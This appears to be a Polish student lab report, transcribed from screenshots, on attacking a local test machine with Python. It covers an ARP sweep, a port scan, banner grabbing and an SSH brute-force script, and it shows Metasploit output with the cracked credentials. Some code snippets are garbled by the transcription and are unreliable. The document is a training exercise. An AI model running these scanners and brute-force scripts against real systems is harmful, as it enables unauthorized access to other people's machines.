
[*] 192.168.100.22:22 - Starting bruteforce
[*] 192.168.100.22:22 - Failed: 'uranus:uranus'
[*] No active DB -- Credential data will not be saved!
[*] 192.168.100.22:22 - Success: 'uranus:butterfly' (uid=1000(uranus) gid=1000(uranus) groups=(root) 30(dip),46(plugindev),110(lxd) Linux testarmy 5.15.0-91-generic #101-Ubuntu SMP Tue Nov 14 13:38:00 UTC 2023 x86_64 x86_64 GNU/Linux)
[*] SSH session 2 opened (192.168.100.10:44393 -> 192.168.100.22:22) at 2024-01-08 13:38:00 UTC
[*] 192.168.100.22:22 - Failed: 'butterfly:uranus'
[*] 192.168.100.22:22 - Failed: 'butterfly:butterfly'
[*] 192.168.100.22:22 - Failed: 'butterfly:666'
[*] 192.168.100.22:22 - Failed: 'butterfly:root'
[*] 192.168.100.22:22 - Failed: '666:uranus'
[*] 192.168.100.22:22 - Failed: '666:butterfly'
[*] 192.168.100.22:22 - Failed: '666:666'
[*] 192.168.100.22:22 - Failed: '666:root'
[*] 192.168.100.22:22 - Failed: 'root:uranus'
[*] 192.168.100.22:22 - Failed: 'root:butterfly'
[*] 192.168.100.22:22 - Success: 'root:666' (uid=0(root) gid=0(root) groups=0(root) 30(dip),46(plugindev),110(lxd) Linux testarmy 5.15.0-91-generic #101-Ubuntu SMP Tue Nov 14 13:38:00 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux)
[*] SSH session 3 opened (192.168.100.10:42059 -> 192.168.100.22:22) at 2024-01-08 13:38:00 UTC
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module completed

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo
^X Exit      ^R Read File  ^N Replace    ^U Paste      ^J Justify    ^_ Go To Line  M-E Redo
```


PYTHON

1. Ustalenie adresu IP

- Kali



The screenshot shows a Kali Linux virtual machine environment. The PyCharm IDE is open with a project named 'pythonProject1'. The file explorer on the left shows the project structure, including a '.venv' directory and files like 'apk.py' and 'dozlamania.py'. The main editor window displays the code in 'dozlamania.py':


```
1 import socket
2
3 usage
4 def get_own_ip():
5     try:
6         own_ip = socket.gethostname(socket.gethostname())
7         print(f"Twój adres IP: {own_ip}")
8     except Exception as e:
9         print(f"Error: {e}")
10 get_own_ip()
```

The Run console at the bottom shows the execution of the script:

```
/root/.PycharmProjects/pythonProject1/.venv/bin/python /root/.PycharmProjects/pythonProject1/dozlamania.py
Twój adres IP: 127.0.1.1
Process finished with exit code 0
```

The system tray at the bottom right includes a 'Right Control' button.

- Windows




The screenshot shows the PyCharm IDE interface on a Windows system. The project is named 'szkolenie'. The file explorer on the left shows a directory structure with files 'dane.json', 'dozlamania.py', 'dzialania.py', and 'main.py'. The 'dozlamania.py' file is open in the editor, showing a function 'get_own_ip()' that uses 'socket.gethostname()' to retrieve the local IP address. The Run console at the bottom shows the command 'C:\Users\RK\PycharmProjects\szkolenie\venv\Scripts\python.exe C:\Users\RK\PycharmProjects\szkolenie\dozlamania.py' and the output 'Twój adres IP: 192.168.56.1'. The status bar at the bottom indicates 'Python 3.9 (szkolenie)'.

```
1 usage
2
3 def get_own_ip():
4     try:
5         own_ip = socket.gethostname(socket.gethostname())
6         print(f"Twój adres IP: {own_ip}")
7     except Exception as e:
8         print(f"Błąd: {e}")
9
10 get_own_ip()
```

Run: C:\Users\RK\PycharmProjects\szkolenie\venv\Scripts\python.exe C:\Users\RK\PycharmProjects\szkolenie\dozlamania.py
Twój adres IP: 192.168.56.1
Process finished with exit code 0

2. Maska podsieci




The screenshot shows the PyCharm IDE interface on a Kali Linux virtual machine. The project is named 'pythonProject1'. The file explorer on the left shows a directory structure with files 'apk.py', 'dozlamania.py', and 'pyvenv.cfg'. The 'dozlamania.py' file is open in the editor, showing a function 'get_subnet_mask(ip_address_str)' that uses 'ipaddress.IPv4Network()' to retrieve the subnet mask. The Run console at the bottom shows the command '/root/.PycharmProjects/pythonProject1/.venv/bin/python /root/.PycharmProjects/pythonProject1/dozlamania.py' and the output 'Maska podsieci dla 192.168.100.10: 255.255.255.255'. The status bar at the bottom indicates 'Python 3.9 (pythonProject1)'.

```
1 import ipaddress
2
3 def get_subnet_mask(ip_address_str):
4     try:
5         ip_address = ipaddress.IPv4Address(ip_address_str)
6
7         subnet_mask = ipaddress.IPv4Network(ip_address).netmask
8
9         print(f"Maska podsieci dla {ip_address_str}: {subnet_mask}")
10    except ValueError as e:
11        print(f"Błąd: {e}")
12
13 ip_address_str = "192.168.100.10"
14 get_subnet_mask(ip_address_str)
```

Run: /root/.PycharmProjects/pythonProject1/.venv/bin/python /root/.PycharmProjects/pythonProject1/dozlamania.py
Maska podsieci dla 192.168.100.10: 255.255.255.255
Process finished with exit code 0

3. Przeskanować sieć i ustalić adres IP celu




```
1 from scapy.all import *
2 from scapy.layers.inet import Ether
3 from scapy.layers.l2 import ARP
4
5 for adres in range(1,255):
6     ip = "192.168.100.{0}".format(adres)
7     arpreq = Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip,hwdst="ff:ff:ff:ff:ff:ff")
8     arpres = srp1("args: arpreq, timeout=1, verbose=0")
9     if arpres:
10         print("adres ip: {} adres MAC: {}".format("args: str(arpres.psrc), str(arpres.hwdst)))
11     else:
12         print(ip)
13
14
15 for adres in range(1,255)
```

Run dozlamania

```
192.168.100.16
192.168.100.17
192.168.100.18
192.168.100.19
192.168.100.20
adres ip: 192.168.100.21 adres MAC: d8:a0:11:c9:be:29
adres ip: 192.168.100.22 adres MAC: 08:00:27:50:81:5c
192.168.100.23
```

4. Ustalić porty atakowanej maszyny




The screenshot shows the PyCharm IDE interface. The left sidebar displays the project structure for 'pythonProject1', including a virtual environment (.venv) and files like apk.py and dozlamania.py. The main editor window shows the code for dozlamania.py, which is a port scanner. The script imports the socket module, sets a target host to '192.168.100.22', and defines a function 'check_port' that attempts to connect to a given port. It then iterates through ports from 20 to 81, printing out which ports are open. The bottom console shows the execution output, confirming that ports 21, 22, and 80 are open. The status bar at the bottom indicates 'Right Control'.

```
1 import socket
2
3 host = "192.168.100.22"
4
5 usage
6 def check_port(host, port):
7     sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8     sock.settimeout(1)
9     result = sock.connect_ex((host, port))
10    sock.close()
11    return result == 0
12
13 for port in range(20, 81):
14     if check_port(host, port):
15         print(f"Port {port} jest otwarty.")
```

Run dozlamania x

```
/root/.PycharmProjects/pythonProject1/.venv/bin/python /root/.PycharmProjects/pythonProject1/dozlamania.py
Port 21 jest otwarty.
Port 22 jest otwarty.
Port 80 jest otwarty.
Process finished with exit code 0
```

5. Banner grabbing



The screenshot shows the PyCharm IDE interface. The left sidebar displays the project structure for 'pythonProject1'. The main editor window shows the code for dozlamania.py, which is a banner grabbing script. The script imports the socket module, sets a target host to '192.168.100.22', and defines a function 'banner_grabbing' that attempts to connect to a given port and retrieve the banner. It then iterates through ports from 20 to 81, printing out the banner for each open port. The bottom console shows the execution output, displaying the banner for port 21: '220 (vsFTPD 3.0.5)'. The status bar at the bottom indicates 'Right Control'.

```
1 import socket
2
3 usage
4 def banner_grabbing(host, port):
5     try:
6         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7         sock.settimeout(2)
8         sock.connect((host, port))
9         banner = sock.recv(1024)
10        sock.close()
11
12        return banner.decode('utf-8').strip()
13    except Exception as e:
14        return f"Nie udało się uzyskać banneru: {str(e)}"
15
16 host_to_scan = "192.168.100.22"
17 port_to_scan = 21
18 banner = banner_grabbing(host_to_scan, port_to_scan)
```

Run dozlamania x

```
/root/.PycharmProjects/pythonProject1/.venv/bin/python /root/.PycharmProjects/pythonProject1/dozlamania.py
Banner dla 192.168.100.22:21:
220 (vsFTPD 3.0.5)
Process finished with exit code 0
```

The screenshot shows the PyCharm IDE interface. The left sidebar displays the project structure for 'pythonProject1', including a virtual environment (.venv) and files like apk.py and dozlamania.py. The main editor window shows the code for dozlamania.py, which defines a banner_grabbing function and attempts to connect to 192.168.100.22 on port 22. The Run console at the bottom shows the command executed and the resulting banner: 'SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.6'. The process finished with exit code 0.

```
1 import socket
2
3 usage
4 def banner_grabbing(host, port):
5     try:
6         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7         sock.settimeout(2)
8         sock.connect((host, port))
9         banner = sock.recv(1024)
10        sock.close()
11
12        return banner.decode('utf-8').strip()
13    except Exception as e:
14        return f"Nie udało się uzyskać bannera: {str(e)}"
15
16 host_to_scan = "192.168.100.22"
17 port_to_scan = 22
18 banner = banner_grabbing(host_to_scan, port_to_scan)
```

Run dozlamania

```
/root/.PyCharmProjects/pythonProject1/.venv/bin/python /root/.PyCharmProjects/pythonProject1/dozlamania.py
Banner dla 192.168.100.22:22:
SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.6
Process finished with exit code 0
```

The screenshot shows the PyCharm IDE interface with the same code as the first image. However, the Run console now shows a 'timed out' error when attempting to connect to port 80. The banner variable is not assigned in this case.


```
1 import socket
2
3 usage
4 def banner_grabbing(host, port):
5     try:
6         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7         sock.settimeout(2)
8         sock.connect((host, port))
9         banner = sock.recv(1024)
10        sock.close()
11
12        return banner.decode('utf-8').strip()
13    except Exception as e:
14        return f"Nie udało się uzyskać bannera: {str(e)}"
15
16 host_to_scan = "192.168.100.22"
17 port_to_scan = 80
18 banner = banner_grabbing(host_to_scan, port_to_scan)
```

Run dozlamania

```
/root/.PyCharmProjects/pythonProject1/.venv/bin/python /root/.PyCharmProjects/pythonProject1/dozlamania.py
Banner dla 192.168.100.22:80:
Nie udało się uzyskać bannera: timed out
Process finished with exit code 0
```

W przypadku portu 80 nie dostałam żadnych informacji.


6. Brute-force



The screenshot shows the PyCharm IDE interface. The left sidebar displays the project structure for 'pythonProject1', including folders like '.venv', 'bin', 'lib', 'share', and files like 'gitignore', 'pyenv.cfg', 'apk.py', and 'dozlamania.py'. The main editor window shows the 'dozlamania.py' file with the following Python code:

```
1 import paramiko
2
3 usage
4 def ssh_bruteforce(host, port, username_list, password_list):
5     client = paramiko.SSHClient()
6     client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
7
8     for username in username_list:
9         for password in password_list:
10             try:
11                 client.connect(host, port=port, username=username, password=password)
12                 print(f"Sukces! Znaleziono dane dostepowe: {username}/{password}")
13             except paramiko.AuthenticationException:
14                 print(f"Nieudana próba: {username}/{password}")
15             except Exception as e:
16                 print(f"Błąd: {str(e)}")
17
18     client.close()
19
20 host_to_attack = "192.168.100.22"
21 port_to_attack = 22
22 username_list_to_try = ["root", "uranus", "666", "butterfly"]
23 password_list_to_try = ["root", "uranus", "666", "butterfly"]
24
25 ssh_bruteforce(host_to_attack, port_to_attack, username_list_to_try, password_list_to_try)
```

The status bar at the bottom indicates the file encoding is UTF-8, 4 spaces, and Python 3.11 (pythonProject1).



The screenshot shows the terminal output of the script execution. The output displays the results of the brute-force attack on the host 192.168.100.22, port 22, using the specified username and password lists. The output is as follows:

```
/root/.PycharmProjects/pythonProject1/.venv/bin/python /root/.PycharmProjects/pythonProject1/dozlamania.py
Nieudana próba: root/root
Nieudana próba: root/uranus
Sukces! Znaleziono dane dostepowe: root/666
Nieudana próba: root/butterfly
Nieudana próba: uranus/root
Nieudana próba: uranus/uranus
Nieudana próba: uranus/666
Sukces! Znaleziono dane dostepowe: uranus/butterfly
Nieudana próba: 666/root
Nieudana próba: 666/uranus
```

The status bar at the bottom indicates the file encoding is UTF-8, 4 spaces, and Python 3.11 (pythonProject1).